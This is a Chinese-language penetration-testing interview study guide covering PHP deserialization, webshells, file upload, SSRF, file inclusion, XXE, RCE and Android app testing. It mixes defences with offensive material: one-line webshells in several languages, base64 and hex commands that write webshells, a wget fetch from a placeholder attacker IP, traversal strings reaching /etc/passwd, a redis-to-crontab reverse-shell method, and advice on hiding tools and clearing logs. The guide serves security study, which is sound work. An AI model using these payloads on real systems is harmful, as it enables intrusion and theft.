
# php反序列化漏洞



**1.PHP反序列化漏洞产生原因？与防范？**

原因：序列化与反序列化的过程用户可控

防范：

控制用户可输入点，进行过滤添加白名单验证

不允许用户控制unserialize函数的参数

避免危险函数带入到魔法函数里面

在情况允许的条件下不要让反序列函数可以被用户输入控制，尽量写死，或者用同功能函数进行替换

**2.PHP反序列化漏洞绕过方式（重点）**

利用魔术方法进行绕过，对序列化后字符串进行逃逸闭合，进行pop链构造，利用函数间关系实现利用目的

**3.PHP反序列化在代码审计中如何进行挖掘，有哪些关键函数？（重点）**

serialize()unserialize()以及常见的魔术方法，比如\_\_sleep()、\_\_wakeup() 、\_\_toString()、\_\_call()、\_\_invoke()等

# Webshell上传及管理工具，流量分析等

**1.什么是webshell？**

webshell就是以 asp、aspx、php、jsp 或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称做为一种网页后门。

**2.通过webshell可以获得哪些用户权限？（重点）**

1.网站后台执行权限：如对文件进行上传下载等

2.后端代码执行权限：对对方服务器进行后端操作,操作数据库文件，移动服务器文件等。

**3.常见的一句话木马**

php ：<?php @eval($\_POST[value]); ?>

asp ：<%eval request ("value")%> 或 <% execute(request("value")) %>

aspx：<%@ Page Language="Jscript" %> <% eval(Request.Item["value"]) %>

jsp :<%Runtime.getRuntime().exec(request.getParameter("cmd"));%>

**4.木马分类**

大马，小马，一句话木马，图片马，内存马，无文件马

**5.上传大马后访问乱码时，有哪些解决办法？**

浏览器中改编码

**6.冰蝎、哥斯拉这些工具有没有了解过吗？他们有哪些明显流量特征(重点)**

经过webshell传输加密过的数据包，比正常数据包长度长

蚁剑：

（1）每个请求体都由以下数据开始@ini\_set("display\_errors", "0");@set\_time\_limit(0);

（2）响应包，都是明文

菜刀：

（1）菜刀伪造User-Agent为爬虫文件

（2）请求体中存在QGl开头固定字符QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7J

冰蝎：

（1）特征字段：Accept: application/json, text/javascript, \*/\*; q=0.01

哥斯拉：


（1）cookie处为PHPSESSID=k162v3u8q6fmbhgbgv2lvtdvs1;结尾处有一个； 正常请求cookie结尾是没有分号

（2）数据包长度达万个

（3）请求包Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8  
响应包Cache-Control: no-store, no-cache, must-revalidate,

（4） 编码连接特征 eval base64decode开头

**7.手动查杀病毒流程？**



**8.查杀病毒可以使用的工具有哪些？**

Windows ： 火绒 、D盾（http://www.d99net.net）

Linux ：WebShellKiller

**9.如何防御webshell攻击？**

针对网页程序的上传功能进行严格限制，遵循最小授权原则。对数据库做好加固和备份、及时更新程序、定期更新用户名密码，保证密码复杂度，减少弱口令带来的危害。日常检测注意是否有多出的文件。到正规网站下载程序，避免下载有后门程序。

**10.连接到webshell后，不管执行什么系统命令一直返回ret=127,是什么情况？（重点）**

可能是对方PHP设置了disable\_functions功能，导致其禁用了相关危险函数，如eval、exec、system等。可以通过黑名单进行绕过，对方可能设置不全忽略了某些危险函数

# 文件上传漏洞

**1.文件上传漏洞如何绕过？（重点）**

前端客户端js验证、服务器端验证、同解析后缀名绕过、后缀大小写绕过、Htaccess文件绕过、windows文件流绕过，竞争上传绕过、双写绕过、%00 00截断绕过、图片马二次渲染绕过、配合文件包含漏洞、配合服务器解析漏洞绕过、配合操作系统文件命令规则、CMS、编辑器漏洞、配合其他规则、WAF绕过

**2.文件上传流程？**

先检测在上传、先上传在检测

**3.文件上传防护方式？（重点）**

过滤、封端口、关服务

1. 对服务器后端上传的文件进行过滤
2. 及时更新补丁包
3. 对文件上传的目录进行控制，设置为不可执行
4. 对上传文件后缀内容进行判断。
5. 使用随机数改写文件名和文件路径，避免shell连接
6. 单独设置文件服务器的域名

**4.目前已知哪些版本的中间件有解析漏洞，具体举例（重点）**

（1）IIS6.0

文件夹目录解析 /xx.asp/xx.jpg "xx.asp"是文件夹名，这样只要在 xx.asp 目录下面的任意文件都会当脚本解析。

xx.asp;.jpg 通过上传功能传到网站目录，直接会当作 asp 脚本执行。

（2）IIS 7.0、IIS7.5

默认 Fast-CGI 开启，直接在 url 中图片地址后面输入/1.php，会把正常图片当成 php 解析

（3）Nginx

版本小于等于 0.8.37，利用方法和 IIS 7.0/7.5 一样，Fast-CGI 关闭情况下也可利用。

空字节代码 xxx.jpg.php

（4）Apache

上传的文件命名为：test.php.x1.x2.x3，Apache 是从右往左判断后缀

**5.拿到一个 webshell 发现网站根目录下有.htaccess 文件，我们能做什么？**

能做的事情很多，用隐藏网马来举例子： 插入 SetHandler application/x-httpd-php.jpg 文件会被解析成.php 文件。

**6.在某后台新闻编辑界面看到编辑器，应该先做什么？**

查看编辑器的名称版本,然后搜索公开的漏洞。

**7.审查上传点的元素有什么意义？**

有些站点的上传文件类型的限制是在前端实现的，这时只要增加上传类型就能突破限制了。

**9.目标站无防护，上传图片可以正常访问，上传脚本格式访问则 403.什么原因？（重点）**

原因很多，有可能 web 服务器配置把上传目录写死了不执行相应脚本，尝试改后缀名绕过

**10.在 win2003 服务器中建立一个名为.a的隐藏文件夹用意何为？**

隐藏文件夹，为了不让管理员发现你传上去的工具。

**11.常用中间件、数据库、第三方应用、操作系统默认配置文件是什么？**

/root/.ssh/authorized\_keys

/root/.ssh/id\_rsa

/root/.ssh/id\_ras.keystore

/root/.ssh/known\_hosts //记录每个访问计算机用户的公钥

/etc/passwd

/etc/shadow

/etc/my.cnf //mysql 配置文件

/etc/httpd/conf/httpd.conf //apache 配置文件

/root/.bash\_history //用户历史命令记录文件

/root/.mysql\_history //mysql 历史命令记录文件

/proc/mounts //记录系统挂载设备

/porc/config.gz //内核配置文件

/var/lib/mlocate/mlocate.db //全文件路径

/porc/self/cmdline //当前进程的 cmdline 参数

# SSRF漏洞原理及漏洞实战

**1.怎么找SSRF漏洞，SSRF可以做什么**

SSRF称为服务端请求伪造攻击，通常是目标系统对外发起请求的情况，才会造成该攻击生效，一般是通过某些对外发起请求的参数，攻击者通过SSRF可以对目标系统进行内网打点，使用file伪协议可以读取系统内的文件，使用dict伪协议可以查看内网存活主机，使用gopher伪协议反弹shell，配合redis写shell操作

**2.可能引发SSRF漏洞的函数有哪些简单介绍一下？**

file\_get\_contents() 获取本地或者远程文件内容

fsockopen() 获得套接字信息

curl\_exec() 随意攻击内网中所有应用

fopen() 打开文件或者 URL

readfile() 输出一个文件

**3.ssrf业务场景有哪些？（重点）**

分享:通过URL地址分享网页内容

转码服务（手机适配)

在线翻译(百度翻译搜索检索IP的网址:http://www.ip.cn )

图片加载与下载:通过URL地址加载或下载图片

图片、文章收藏功能

未公开的api实现以及其他调用URL的功能

从URL关键字中寻找(share、wap、url、link、src、source、target、sourceURI、imageURL、domain )

图片加载与下载

**4.ssrf 怎么用 redis 写 shell（重点）**

答：

（1）SSRF 服务端请求伪造

1. 对内网扫描，获取 banner
2. 攻击运行在内网的应用，主要是使用 GET 参数就可以实现的攻击（比如Struts2，sqli 等）
3. 利用协议读取本地文件
4. 云计算环境 AWS Google Cloud 环境可以调用内网操作 ECS 的 API

(2)如 webligic SSRF 漏洞

通过 SSRF 的 gopher 协议操作内网的 redis，利用 redis 将反弹 shell 写入 crontab 定时任务，url 编码，将\r 字符串替换成%0d%0a

**5.SSRF漏洞如何进行防护？（重点）**

通过正则表达式编写不允许访问本机和内网

用户指定("或者预埋在前端的请求")的地址进行资源请求,则请做好目标地址的过滤

限制协议只为HTTP、HTTPS， 减少其他如file://、gopher://和ftp://等可能引起的问题 协议

禁止3xx跳转, 重定向

设置URL白名单或者限制内网IP


# 暴力破解及验证码安全



**1.要发现验证码的问题，你会从那些角度去找，实际工作过程中发现过那些验证码的问题**

客户端、服务端、弱验证码等三个角度去绕过，还有一些特殊的，如验证码，在 Cookies 里面、固定验证码、在网页返回数据包里面等。

# 文件包含漏洞

****

**1.PHP文件包含漏洞的函数了解吗，利用文件包含有哪些限制条件（重点）**

PHP包含函数主要有include()、require()、include\_once()、require\_once()

利用时需要注意PHP是否开启allow\_url\_include（本地文件包含开关）和allow\_url\_forpen（远程文件包含开关）功能

**2.任意文件包含绕过思路有哪些？**

（1）url编码代替.或者/，如使用%2F代替/，如  
?filename=..%2F..%2F..%2F..%2Fetc%2Fpasswd .+./../etc/passwd

（2）加入+，如  
?filename=.+./.+./bin/redacted.dll

（3）在点中间添加%00，如  
?filename=.%00./file.php  
/etc/passwd%00.jpg

**3.哪些上传点容易出现任意文件包含漏洞？**

文件读取或者展示图片等对文件读取交互的功能块

**4.任意文件包含读取时，哪些是我们应该关注的重点？**

（1）进行目录跳转时，关注重点：各种历史命令如： 出现的密码、路径、配置文件路径、其他关联IP、日志文件、war包、备份文件路径等等，可进一步读取或利用。

（2）windows桌面路径

（3）利用全路径或者其他地方获取到的路径读取一些关键的程序源码。读取WEB-INF/web.xml，进一步读取class文件，反编译得到源码。读取war包，反编译获取源码。

（4）读取网站的相关配置信息，数据库配置等如：redis：/etc/redis.conf

/etc/httpd/conf/httpd.conf

（5）读取应用日志文件。 获取网站后台地址、api接口、备份、等等敏感信息 apache：/var/log/apache2/access.log nginx：/var/log/nginx/access.log

**5.任意文件包含漏洞如何防范？**

可以通过（1）对../以及相关编码进行过滤（2）敏感词防护。（3）程序报错内容不要有回显（4）对web服务器目录权限进行最小权限设置（5）对用户输入点进行严格验证（6）注意如PHPinfo()的web敏感信息泄露造成的任意文件读取

**6.struts2 框架漏洞原理**

答：

(1)struts 是 java 的 web 框架

(2)采取 OGNL 表达式，处理 view 层数据字符串到 controller 层转换成 java 对象

(3)重点关注的编号加粗如下

S2-057 影响范围非常小

S2-048 影响范围非常小

S2-046 和 S2-045 一样

S2-045 影响范围较大—-通过 Content-Type 这个 header 头，进而执行命令，通过 Strus2 对错误消息处理进行回显

S2-037 影响范围小

S2-032 影响范围小

S2-020 影响范围小

S2-019 影响范围一般

S2-016 影响范围非常大

S2-013 S2-016 范围内

S2-009 S2-016 范围内

S2-005 S2-016 范围内


**7.本地包含与远程包含的区别？**

本地包含只需找个上传点，把图片木马上传到对方服务器，通过本地包含漏洞直接包含木马脚本木马就可以运行 webshell,远程包含需要服务器 php 关闭魔术符号与开启远程包含功能才行。

**8.文件读取和包含函数都有哪些？（重点）**

filegetcontents(),highlight\_file(),fopen(),read file(),fread(),fgetss(), fgets(),parseinifile(),show\_source(),file()等

# CSRF漏洞



**1.CSRF、SSRF 和重放攻击有什么区别？**

(1)CSRF 是跨站请求伪造攻击，由客户端发起

(2)SSRF 是服务器端请求伪造，由服务器发起

(3)重放攻击是将截获的数据包进行重放，达到身份认证等目的

**2.csrf修复方式？（重点）**

(1)提交验证码。在表单中添加一个随机的数字或字母验证码。通过强制用户和应用进行交互。来有效地遏制CSRF攻击。

(2)Referer Check。检查假设是非正常页面过来的请求，则极有可能是CSRF攻击。

(3)token验证。token需要足够随机，敏感的操作应该使用POST。而不是GET，以form表单的形式提交。能够避免token泄露。

# XXE漏洞

**1.CSRF 和 XSS 和 XXE 有什么区别，以及修复方式？（重点）**

(1)XSS 是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。

修复方式：对字符实体进行转义、使用 HTTP Only 来禁止 JavaScript 读取Cookie 值、输入时校验、浏览器与 Web 应用端采用相同的字符编码。

1. CSRF 是跨站请求伪造攻击，XSS 是实现 CSRF 的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。

修复方式：筛选出需要防范 CSRF 的页面然后嵌入 Token、再次输入密码、检验Referer

(3)XXE 是 XML 外部实体注入攻击，XML 中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。

修复方式：XML 解析库在调用时严格禁止对外部实体的解析。

**2.xxe 注入有哪些危害以及防御 ？**

(1)引用外部实体<!ENTITY 实体名称 SYSTEM "URI">或者 <!ENTITY 实体名称 PUBLIC "public\_ID" "URI">当允许引用外部实体时，通过构造恶意内容

(2)可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。对于不同XML解析器,对外部实体有不同处理规则,在PHP中默认处理的函数为:xml\_parse 和 simplexml\_load xml\_parse 的实现方式为 expat 库，默认情况不会解析外部实体,而 simplexml\_load 默认情况下会解析外部实体,造成安全威胁.

(3)防御：

方案一、使用开发语言提供的禁用外部实体的方法

libxml\_disable\_entity\_loader(true);

方案二、过滤用户提交的 XML 数据

1.检查所使用的底层 xml 解析库，默认禁止外部实体的解析

2.使用第三方应用代码及时升级补丁

3.同时增强对系统的监控，防止此问题被人利用

对于 PHP,由于 simplexml\_load\_string 函数的 XML 解析问题出在 libxml 库上,所以加载实体前可以调用这样一个函数

**4.你常用的渗透工具有哪些，最常用的是哪个？**

burpsuit,appscan,avwvs,sqlmap,fiddler 等

**5.给你一个网站你是如何来渗透测试的?（重点）**

在获取书面授权的前提下：

(1)信息收集，

1. 获取域名的 whois 信息,获取注册者邮箱姓名电话等。
2. 查询服务器旁站以及子域名站点，因为主站一般比较难，所以先看看旁站有没有通用性的 cms 或者其他漏洞。
3. 查看服务器操作系统版本，web 中间件，看看是否存在已知的漏洞，比如 IIS，APACHE,NGINX 的解析漏洞
4. 查看 IP，进行 IP 地址端口扫描，对响应的端口进行漏洞探测，比如 rsync心脏出血，mysql,ftp,ssh 弱口令等。
5. 扫描网站目录结构，看看是否可以遍历目录，或者敏感文件泄漏，比如php 探针
6. google hack 进一步探测网站的信息，后台，敏感文件

(2)漏洞扫描

开始检测漏洞，如 XSS,XSRF,sql 注入，代码执行，命令执行，越权访问，目录读取，任意文件读取，下载，文件包含， 远程命令执行，弱口令，上传，编辑器漏洞，暴力破解等

(3)漏洞利用

利用以上的方式拿到 webshell，或者其他权限

(4)权限提升

提权服务器，比如 windows 下 mysql 的 udf 提权，serv-u 提权，windows

低版本的漏洞，如 iis6,pr,巴西烤肉， linux 脏牛漏洞，linux 内核版本漏洞提权，

linux 下的 mysql system 提权以及 oracle 低权限提权

(5)日志清理

(6)总结报告及修复方案

**6.如何拿一个网站的 webshell？（重点）**

上传，后台编辑模板，sql 注入写文件，命令执行，代码执行，一些已经爆出的 cms 漏洞，比如 dedecms 后台可以直接建立脚本文件，wordpress 上传插件包含脚本文件 zip 压缩包等

**8.常见owasp漏洞有哪些？（重点）**

(1)SQL 注入防护方法：

(2)失效的身份认证和会话管理

(3)跨站脚本攻击 XSS

(4)直接引用不安全的对象

(5)安全配置错误

(6)敏感信息泄露


(7)缺少功能级的访问控制

(8)跨站请求伪造 CSRF

(9)使用含有已知漏洞的组件

(10)未验证的重定向和转发

# RCE漏洞



**1.rce漏洞知道它的原理吗？**

答：应用系统具有给用户提供指定的远程命令操作的接口，导致攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统。

**2.可以利用的系统命令执行函数有哪些？（重点）**

答：system()

passthru()

exec()

shell\_exec()

popen()

proc\_open()

pcntl\_exec()

**2.ThinkPHP rce漏洞了解吗？（重点）**

答：自己之前做过thinkPHP的rce漏洞，5.0.23以前的版本中，获取method的方法中没有正确处理方法名，导致攻击者可以调用Request类任意方法并构造利用链，从而导致远程代码执行漏洞

**3.遇到rce漏洞如何修复？**

答：需要对相关敏感函数禁用，如可以进行命令执行的危险函数，对文件相关操作函数进行禁用，如fputs避免其写入shell拿到系统权限。同时对相关的变量进行过滤，使用WAF产品进行防护等

**4.用Rce写入shell的方式知道吗？（重点）**

答：（1）echo直接写入，如：echo '<?php eval($\_POST[1]); ?>' > 1.php（2）base64写入，对写入poc进行编码，避免对方检测特殊字符函数等拦截导致写入失败，如：echo "PD9waHAgZXZhbCgkX1BPU1RbMV0pOyA/Pg==" | base64 -d >2.php

1. 绕过重定向符，如echo "ZWNobyAiUEQ5d2FIQWdaWFpoYkNna1gxQlBVMVJiTVYwcE95QS9QZz09IiB8IGJhc2U2NCAtZCA+My5waHA=" | base64 -d | bash
2. 可出网且有wget的情况下，可以通过远端下载webshell，自己远端服务器放置webshell,开启http服务。在目标机器执行wget <http://xx.xx.xxx.xx:8000/xxx.php>

（5）hex写入，在 https://www.107000.com/T-Hex/，将webshell编码成hex，然后命令注入执行，如：echo 3C3F706870206576616C28245F504F53545B315D293B203F3E|xxd -r -ps > 5.php

**5.Windows系统管道符中，&执行顺序是什么？**

答：“&” commandA & commandB 先运行命令A，然后运行命令B

6.**命令执行的函数都有哪些？**

system(), exec(), shellexec(), passthru() ,pcntlexec(), popen(),proc\_open()

eval,pregreplace+/e,assert,calluserfunc,calluserfuncarray,create\_function等等

# APP渗透面试

**1.app如何抓包**

答：可以直接通过bp导入证书抓包，或者通过模拟器进行辅助抓包

**2.如何防御app抓包**

答：可以使用网络客户端无代理模式，证书校验

**3.安卓app抓包无法抓取https数据怎么办？**

答：通过给手机安装burp证书，抓取https流量

**4.APP渗透测试流程？（重点）**

APP测试流程与web测试流程类似，分为如下七个阶段：

1.根据需求说明书编写测试计划；

2.制定测试方案，主要是测试任务、测试人员和测试时间的分配；

3.测试准备，包括搭建测试环境，准备测试数据，确定测试方法；

4.测试用例的设计与编写，进行用例评审及补充完善；

5.执行测试时首先进行冒烟测试，然后对主功能流程进行测试，包括客户端的单个功能模块，及功能业务逻辑功能交互，回归测试；

6.提交测试结果，包括测试用例，测试计划；

7.日常维护性测试；

**5.APP漏洞了解吗（重点）**

答：支付宝应用克隆漏洞，漏洞主要利用了Android系统WebView控件的同源策略漏洞来进行攻击，Android应用内部分可导出的Activity组件中，WebView允许通过file url对http域进行访问，并且并未对file域的路径进行严格校验所导致

修复: 避免App内部的WebView被不信任的第三方调用

**6. 现在Android平台上的几种加固方式 ？（重点）**

1.混淆： 用没有意义的字符，如a、b、c或者易于混淆的字符，如0、o、O、l、I、1代替原本的有意义的类名

2.膨胀： 编写一些垃圾代码来扩充代码量， 如乘法改加法、加法改自加，在不影响功能实现前提，增大代码数量

3.加壳 DEX壳：在APP运行起来后，动态加载程序代码 如：由java代码动态加载后变.dex文件

4.动态加载APK

**7.APP渗透威胁来源？**

客户端、服务端、数据传输

**8.给你APP进行渗透测试，哪些功能点可能存在漏洞，渗透思路？（重点）**

客户端测试

1.关键数据明文传输

应用程序在登录过程中，使用http协议明文传输用户名和密码，并未对用户名和密码进行加密处理。通过监控网络数据就可以截获到用户名和用户密码数据，导致用户信息泄露，给用户带来安全风险。

2.任意账号注册

使用手机号133\*\*\*\*\*887注册某个APP，获取验证码46908；在确认提交时，拦截请求，修改注册的手机号码，即可注册任意账号，这里修改为1338\*\*\*\*\*678（任意手机号）；分别使用133\*\*\*\*\*887和133\*\*\*\*\*678（任意手机号）登录，均可以通过验证登录，看到最终结果。

3.登录界面可被钓鱼劫持

应用存在钓鱼劫持风险。应用程序没有做防钓鱼劫持措施，通过劫持应用程序的登录界面，可以获取用户的账号和密码，可能导致用户账号信息的泄露。

接口调用测试，

1.Activity交互组件

a.越权绕过：Activity用户界面绕过会造成用户信息窃取、Activity界面被劫持产生欺诈等安全事件  
b.钓鱼欺诈/Activity劫持：组件导出导致钓鱼欺诈  
c.隐私启动intent包含敏感数据  
d.拒绝服务攻击：通过Intent给Activity传输畸形数据使得程序崩溃从而影响用户体验  
Activity的组件导出，一般会导致的问题：Android Browser Intent Schema URLs的攻击手段。

2.Service

漏洞种类：权限提升，service劫持，消息伪造，拒绝服务。  
危害：如果一个导出的Service没有做严格的限制，任何应用都可以去启动并绑定到这个Service上，取决于被暴露的功能，这可以是一个应用去执行未授权的行为，获取敏感信息或污染修改内部应用的状态造成威胁。

3.Content Provider

漏洞种类：信息泄露，SQL注入，目录遍历  
危害：Content Provider组件本身提供了读取权限控制，这导致在使用过程中就会存在一些漏洞。

4.Broadcast Receiver

漏洞种类：敏感信息泄露，权限绕过，消息伪造，拒绝服务  
危害：发送广播时，如果处理不当，恶意应用便可以嗅探，拦截广播，致使敏感数据泄露，接收广播时处理不当，便会导致拒绝服务攻击、伪造信息、越权操作等。

**9.如果进行Android钓鱼，大概操作流程？（重点）**

答：以小米手机为例：

1.当打开3个APP时，最后一个打开的APP”语音助手”，切换至手机桌面，长按HOME键查看进程，”语音助手”会显示在进程的第一个。

2.点击”微信”以后，切换至”微信”，再查看进程，可以看到，进程中由于”微信”已切换至当前窗口，故进程中不存在。

3.可以从第1步看到，当切换至手机桌面时，无论是语音助手、手机令牌、还是微信，都是默认后台运行，而且切换出来以后无任何提示。这样，当恶意activity收到微信登录界面或者其他敏感界面的时候，就会抢先推送至客户，从而让客户轻易的输入了帐号，并获取了客户的信息，但此时微信不会做任何提示。

4.再来观看一下某行手机APP，当切换至手机桌面时，会对客户做出提示。如下图：

假设一下页面是恶意推送的activity，那么在恶意推送的APP页面，应该会显示出此类提示，告知客户，此页面并非正常APP的页面。

用户打开正常页面 vs 用户打开了恶意页面

